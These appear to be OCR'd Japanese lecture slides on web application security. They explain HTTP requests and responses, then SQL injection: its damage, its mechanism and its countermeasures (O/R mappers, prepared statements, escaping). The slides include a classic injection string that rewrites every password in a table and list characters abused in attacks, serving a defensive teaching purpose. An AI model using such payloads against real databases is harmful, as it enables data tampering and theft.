
引用：独立行政法人情報処理推進機構のホームページ http://www.ipa.go.jp/






サーバへ値を送る：POSTメソッド

引用：日本郵便株式会社のホームページ http://www.post.japanpost.jp/





舞台裏は単純なテキストのやり取り

HTTP リクエスト

```
POST http://www.ipa.go.jp/search.cgi HTTP/1.1
Host: www.ipa.go.jp
User-Agent: Mozilla/5.0 Gecko/33778 Firefox/21.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 246

Keywords=Yuubin+Kyoku&SearchServiceProvider=%E3%82%A4%E3%83%BC&SentencePerPage=10&HitSentencesLimit=1000&SessionKey=&SentenceNoBegin=0&SentenceNoEnd=0&PatternFname=&x=36&y=11
```

HTTP レスポンス


```
HTTP/1.1 200 OK
Date: Thu, 20 Jun 2013 09:59:48 GMT
Server: Apache
Content-Length: 14579
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"><html xmlns="http://www.w3.org/1999/xhtml" lang="ja" xml:lang="ja"><head><title>IPA 独立行政法人 情報処理推進機構</title><meta http-equiv="Content-Style-Type" content="text/css" /><meta http-equiv="Content-Script-Type" content="text/javascript" /><meta name="description" content="複雑・膨大化する情報社会システムの安全性・信頼性の確保による“頼れるIT社会”の
```


Webアプリケーションの概念・まとめ

- Webアプリケーション
  - ブラウザ ⇔ サーバ側プログラム
  - 攻撃は、両者の間の通信から入ってくる
- HTTPプロトコル
  - リクエスト と レスポンス
  - ローカルプロキシによる観察
  - 舞台裏は単純なテキストのやり取り
  - GETメソッド と POSTメソッド

2. SQL注入



攻撃の流れ – SQL注入



SQL注入の被害

- 情報流出
  - DBテーブル内容を読み出される
  - DB定義（テーブル名、カラム名）を知られる
  - 稼働しているRDBMSの種類やバージョンを知られる
- 情報改ざん
  - DBテーブルの内容を不正に更新される
- データ破壊
  - DBテーブルの中を無意味なデータで塗りつぶされる
- サーバ乗っ取り
  - サーバコンピュータを遠隔から操られる → 何でもあり

攻撃のメカニズム – SQL注入

プログラマが用意したSQL文のかたち

```
update tbl set pass='xxx' where user='yyy' and pass='zzz'
```

攻撃者が与えるデータの例

```
zzz ← ' or 'a'='a
```

＋）

想定外のSQL文が実行される → DB改ざん

```
update tbl set pass='xxx'
                    where user='yyy' and pass=' ' or 'a'='a ' 
```

テーブルの改ざん

- パスワードのカラムが

user	pass
admin	secret
john	lovelydog
michael	foo
smith	paul

- すべて書き換わる

user	pass
admin	hell
john	hell
michael	hell
smith	hell

悪さをする特殊記号

- 「'」
  - 文字列を囲む記号
- 「;」（Microsoft SQL Server, PostgreSQL等）
  - 複数のSQL文を区切るための記号
- 「--」
  - コメントの記号。この記号から先は無視される
- 「¥」（MySQL, PostgreSQL等）
  - 特殊記号の意味を無くしたり、特別な文字を定義する記号


SQL注入対策

- SQL文の発行を半自動化してくれる道具を使う

- よい道具
  - O/Rマッパ
  - 言語に統合されたクエリ (LINQ、PL/SQL)
  - プリペアド・ステートメント

- 次善の策
  - 特殊記号をエスケープしてくれるAPI (quote等)

O/Rマッパ




O/Rマッパの例

フレームワーク	O/Rマッパ
Ruby on Rails	ActiveRecord (付属)
Grails	GORM (付属)
CakePHP	Modelクラス階層 (付属)
Spring	別製品: ・Hibernate ・S2JDBC　等

